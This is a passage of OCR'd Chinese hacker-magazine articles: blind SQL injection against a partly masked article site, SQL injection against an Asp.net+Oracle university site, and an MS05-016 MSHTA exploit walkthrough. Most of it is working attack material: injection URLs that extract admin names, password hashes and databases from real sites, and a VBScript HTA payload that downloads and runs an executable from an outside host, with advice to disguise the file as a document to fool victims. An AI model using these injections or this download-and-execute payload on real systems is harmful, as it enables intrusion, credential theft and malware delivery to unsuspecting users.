


图9

这里解释一下，在IE地址栏里面输入的SQL语言中的asc和mid这2个函数，asc()是把字符转换为asc码的函数，比如asc(name)就是把name转换成asc码。mid函数是定位字符串里面的字符，mid函数的使用格式为mid(字符串，开始位置，子串长度)，比如mid (name, 1, 1)，如果“name=hello123”，那么mid(name,1,1)就等于h，mid(name,2,1)就等于e，而mid(name,1,2)就等于he。我们使用的asc(mid(username,1,1))的意思就是username的第一个字符的asc码，而asc(mid(username,2,1))是第2个字符的asc码，依此类推。

我们继续猜: http://www. z*******.com/Article_Print.asp?ArticleID=7 and 1=(select id from admin where asc(mid(username,1,1))<90 and id=1)，如图10。




图10

说明第一个字符的asc码在90和100之间，于是我们不断缩小范围，猜出用户名第一个字符的asc码为97，我用了一个小程序来转换asc码和字符，如图11。




图11

我们看出asc码为97的字符是a，由于我们开始已经知道了这个管理员名字长度是5，按照刚才的方法把这5个字符猜出来是admin。

第七步：

猜admin的密码（密码用MD5加过密，所以只能拿到加密后的密码字符），不过很多论坛的管理员密码没有经过MD5进行Hash变换，这点动力文章系统还做得不错。

同猜用户名一样: http://www.z*******.com/Article_Print.asp?ArticleID=7 and 1=(select id from admin where asc(mid(password,1,1))<100 and id=1)，密码串第一个字符asc码也是97，然后是体力劳动，猜出16位密码每一个字符的asc码，于是累得差不多了之后得到的asc码序列为“97 57 100 55 50 57 99 50 52 97 98 98 50 97 53 57”，翻译成字符为“a9d739c24abb2a59”，果然是MD5变换过的。如果是其他论坛，比如动网，由于存储的密码是明文，现在已经可以以管理员身份登录论坛了，可是动力文章这里还有其他步骤。

现在应该拿MD5的暴力破解程序用字典来破译这个字符串，当然需要时间还要取决于管理员的密码复杂程度。

使用SQL注入到此为止，好累哦！不打算使用暴力破解，还是想其他办法。

继续上网寻找动力文章系统的漏洞。慢慢寻找之后，找到一个动力文章泄露物理路径的asp，于是赶快输入http://www. z*******.com/inc/conn.asp，如图12。




图12

看看，数据库的本地物理路径完全暴露：D:\websies\z*******.9410.com\inc\database\adsfkldfogowerjnokfdslwejhdfsjhk.mdb，早知道的话就不去使用SQL Injection了。先把数据库文件抓回来在说。

输入http://www. z*******.com/inc/database/adsfkldfogowerjnokfdslwejhdfsjhk.mdb，把数据库文件下载回来，如图13。




图13

打开管理员表，如图14。




图14

看到流浪的酷儿的ip是绵阳的，我mm的同学。上面所发现的注入漏洞是由Article_Print.asp引起的，建议删除打印功能。

Asp.net+Oracle下的注入漏洞的利用

myth2010

现在网上流行的注入技术大多讲的是asp+access、asp+mssql和php+mysql，很少有讲到Asp.net和Oracle。Asp.net+Oracle环境下的注入漏洞，可以说还没有人讲过，Asp.net确实在安全性方面比asp有了飞跃性的发展，Oracle的数据库系统就更不用说了，一向以安全高效、大数据量著称。但是两者加在一起就一定安全了吗？答案肯定是否定的。Asp.net在编写时如果不注意变量的过滤，也一样会产生像asp一样的注入漏洞，让我们提交非法的数据库查询语句。

前两天发现一个网站采用Asp.net+Oracle的构架，我在其中发现了注入漏洞，现在就和大家一起分析一下如何利用这个漏洞来猜解网站的管理员密码；使大家明白没有百分之百安全的网站构架，关键在于网页编写者的安全意识。

首先，我们先要找到存在注入漏洞的网页，这里我已经找到了，http://***.***.***.***/web/(zimmka325c021h55lpdxmcjs)/sjcc.aspx?jszgh=00685，括号里的字母每次登录都是随机生成的。我们现在后面加上“'”试试，返回信息如图1所示。

ORA-01756: 括号内的字符串没有正确结束

说明: 执行当前 Web 请求期间，出现未处理的异常。请检查堆栈跟踪信息，以了解有关该错误以及代码中导致错误的出处的详细信息。

异常详细信息: System.Data.OracleClient.OracleException: ORA-01756: 括号内的字符串没有正确结束

源错误:

执行当前 Web 请求期间生成了未处理的异常。可以使用下面的异常堆栈跟踪信息确定有关异常原因和发生位置的信息。

堆栈跟踪:

```
[OracleException: ORA-01756: 括号内的字符串没有正确结束
]
   System.Data.OracleClient.OracleConnection.CheckError(OciErrorHandle errorHandle, Int32 rc) +174
   System.Data.OracleClient.OracleCommand.Execute(OciHandle statementHandle, CommandBehavior behavior, Bool
   System.Data.OracleClient.OracleCommand.Execute(OciHandle statementHandle, CommandBehavior behavior, Arra
   System.Data.OracleClient.OracleCommand.ExecuteReader(CommandBehavior behavior) +271
   System.Data.OracleClient.OracleCommand.ExecuteReader() +7
   zjdx.jsxx.Page_Load(Object sender, EventArgs e) in F:\webserver\zjdxgc\jsxx.aspx.vb:63
   System.Web.UI.Control.OnLoad(EventArgs e) +67
   System.Web.UI.Control.LoadRecursive() +35
   System.Web.UI.Page.ProcessRequestMain() +750
```

图1

在图中我们可以找到几个有用的，出错信息通过“括号内的字符串没有正确结束”我们几乎可以确定注入漏洞是存在的，还得到了程序所在的物理路径，虽然在我们的猜解过程中没有什么利用价值，但是如果要进行进一步入侵的话这肯定是一个非常重要的信息。

好，我们继续我们的入侵，继续提交http://***.***.***.***/web/(zimmka325c021h55lpdxmcjs)/sjcc.aspx?jszgh=00685'and%20'1'='1，返回如图2所示。

姓名	林玲
性别	女
联系电话	
E-mail地址	
学院	外国语学院
系(所)	外国语言文学系
学历	本科
职称	助教
学科方向	

图2

再提交http://***.***.***.***/web/(zimmka325c021h55lpdxmcjs)/sjcc.aspx?jszgh=00685'and%20'1'='2，返回结果如图3。

姓名	
性别	
联系电话	
E-mail地址	
学院	
系(所)	
学历	
职称	
学科方向	

图3

比较两个返回结果可以明显地看出注入漏洞的存在，我们可以利用这个页面来提交数据库查询语句。再分别提交：

http://***.***.***.***/web/(nhtpnf55hiw3fd45fzku0azj)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20all_tables)%20and%20'1'='1，

http://***.***.***.***/web/(wigxib45tw12bxihdmjzmdyx)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tables)%20and%20'1'='1，

http://***.***.***.***/web/(wigxib45tw12bxihdmjzmdyx)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns)%20and%20'1'='1

猜测ORACLE的系统表all_tables、user_tables和user_tab_columns是否存在，all_tables表里存放了系统的所有表名，user_tables表里存放了当前用户的所有表名，user_tab_columns存放当前用户的所有列名，我们后面要猜测用户名密码等敏感信息都要靠这几个系统表，好在全部正常返回了，说明这些表都存在，我们可以继续猜下去的。

既然我们可以知道整个当前数据库的列名，那我们就可以猜解一些USER、USERNAME、PASS、PASSWORD等一些敏感的列名，我们提交：http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20column_name%20like%20'%25列名%25'%20and%20length(table_name)=5)%20and%20'1'='1，这里注意列名必须是大写的字母，我们提交http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20column_name%20like%

20'%25PASSWORD%25'%20and%20length(table_name)=5)%20and%20'1'='1，返回正常，说明存在PASSWORD这个列名，然后我们要确定那些表存在这个列名，我们我们一步步来提交http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20column_name%20like%20'%25PASSWORD%25'%20and%20substr(table_name,1,1)='A')%20AND%20'1'='1，返回不正确，说明不存在以A为首字母的存在PASSWORD列名的表，注意这里我们也要用大写字母，再提交http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20column_name%20like%20'%25PASSWORD%25'%20and%20substr(table_name,1,1)='B')%20AND%20'1'='1，这下返回正常了，呵呵，说明存在以B为首字母的存在PASSWORD列名的表，接着我们一个一个的猜下去，http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20column_name%20like%20'%25PASSWORD%25'%20and%20substr(table_name,1,5)='BBKZB')%20AND%20'1'='1，猜到这里没有了，说明都猜完了，呵呵，有BBKZB这个表存在PASSWORD的列名，接着猜BBKZB这个表里存在的所有列名，我们提交：http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20table_name='BBKZB'%20and%20substr(column_name,1,1)='U')%20AND%20'1'='1，一个一个的这样猜解下去，http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20user_tab_columns%20where%20table_name='BBKZB'%20and%20substr(column_name,1,4)='USER')%20AND%20'1'='1，一个列名出来了，呵呵，就这样猜出这个表里存在USER、PASSWORD、HOST、BBRQ这几个列名，全是体力活啊，因为传递的数据都是加密的没办法用软件，只有用手工了，累啊，接着我们来猜列的内容吧，呵呵。继续提交哦：）

http://***.***.***.***/web/(5dvgekfbzxrj5445xr34rk55)/sjcc.aspx?jszgh=00685'and%200<>(select%20count(*)%20from%20BBKZB%20where%20substr(USER,1,1)='E')%20and%20'1'='1，就这样的猜解下去呵呵，剩下的也都是体力活。

很容易就得到别人的帐号和密码，管理员的当然也不在话下啊，呵呵，我想大家一定也可以拿到的。我写此文的目的是为了告诉大家没有百分之百安全的环境，要保证网站的安全必须要有网站管理人员的安全意识，文中所有数据以做处理，请勿用于非法用途，一切后果与作者无关。

测试过程 Microsoft Windows MSHTA脚本执行漏洞（MS05-016）

lcx

昨天半夜，迷迷糊糊跑到绿盟网站一看，一夜之间微软竟然公布了数个漏洞，脑子立马清醒了。我平常就对网页木马有兴趣，所以看到了Microsoft Windows MSHTA脚本执行漏洞（MS05-016）的这个标题，心想新的网页木马又要诞生了。在本机调试了一阵后，对于如何做成远程网页木马还是没有想好，不过却发现了这个漏洞的可怕之处。你想一下，一个陌生人给你发过来一个文件，不是可执行文件的后缀，你点击后却会执行木马，是不是很可怕呢？

一、漏洞描述

至于这个漏洞的实现原理、涉及Windows系统版本、危害程度，我们还是到绿盟网站上去摘抄一段吧！发布日期是2005-04-14。

受影响系统为以下几种：

Microsoft Windows 2000 SP4
Microsoft Windows 2000 SP3
Microsoft Windows XP SP2
Microsoft Windows XP SP1
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-Bit Edition 2003版(Itanium)
Microsoft Server 2003 for Itanium-based Systems
Microsoft Server 2003

不受影响系统是：

Microsoft Windows XP Professional x64 Edition
Microsoft Server 2003 x64 Edition
Microsoft Server 2003 SP1 for Itanium-based Sys
Microsoft Server 2003 Service Pack 1

描述：Microsoft HTML Application Host（MSHTA）是Microsoft Windows操作系统的一部分，必须这个功能被应用才能执行.HTA文件。

Windows Shell中存在远程代码执行漏洞，起因是处理应用程序关联的方法。受影响的软件使用进程来验证哪个应用程序应加载进程，攻击者可以诱骗Windows Shell启动HTML Application Host应用程序，而该应用程序可能通常不是用于处理文件的，成功利用这个漏洞的攻击者可以完全控制受影响的系统，然后攻击者就可以安装程序、浏览、更改或删除数据，或创建拥有完全权限的新帐号。

绿盟的解说总是很专业，其实通俗一点讲就是，Windows在处理文件应用程序关联的时候出现了问题。譬如你本来想用word打开一个*.doc文档，但是没能调用word却用另一个程序打开了这个*.doc。这个漏洞也一样，攻击者恶意构造一个文件给你，你双击打开，这时系统却调用了你的MSHTA将此文件打开，如果此文件嵌有hta代码的话就会执行，hta文档如果在本地运行，那它还有什么做不了的呢？

二、恶意文件构造

这年头，你如果没有生成器就逊掉了。网页木马有网页木马生成器，后门有后门生成器。同样，这个漏洞我也给大家找了一个生成器。Microsoft Windows "MSHTA" Code Execution Exploit（MS05-016）在网上已有现成的了，我用的是k-otik上公布的程序，这里更新很快的，经常看到有些人神神密密搞一些小东东，其实大部分是从国外找的，自己编译一下，有什么神密和神气的，哈，发几句牢骚。代码我已经编译好了，名字是2005016.exe，2005016运行后界面如图1所示，程序提示如下：

```
Ms05016 POC
Made By ZwelL
Usage:2005016.exe htafilename savefilename
example : 2005016.exe test.hta TEST.D0C
^_^ TEST.D+0+C, funny...
```




图 1

这里就是一个生成器了，这个漏洞也没有什么难的，关键就是自己写一个test.hta而已。我写了一个最简单的test.hta代码是下载并运行程序的代码，其实vbs的代码完全可以当成hta来用，代码如下：

```
<script language=vbscript>
set xpost = createobject("microsoft.xmlhttp")
xpost.open "get","http://www.haiyang.net/safety/x.exe",0 'x.exe是一个转16进制的小程序
xpost.send()
set sget = createobject("adodb.stream")
sget.mode = 3
sget.type = 1
sget.open()
sget.write(xpost.responsebody)
sget.savetofile "x.exe",2
set wshshell=createobject("wscript.shell")
a=wshshell.run ("x.exe",0)
</script>
```

好，此时我们再运行**2005016.exe test.hta lcx.lcx**这条命令就会生成lcx.lcx这个文件，如图2所示。

这里生成lcx.lcx要注意了，你生成什么文件名无所谓，但后缀不要与系统已有的文件后缀相同，这里我用的是.lcx这个后缀，如果你想迷惑人的话，可以生成类似.d0c这样的文档。

现在我们双击生成的lcx.lcx，你会发现什么呢？是不是http://www.haiyang.net/safety/x.exe下载并执行了（图3）？




图 2

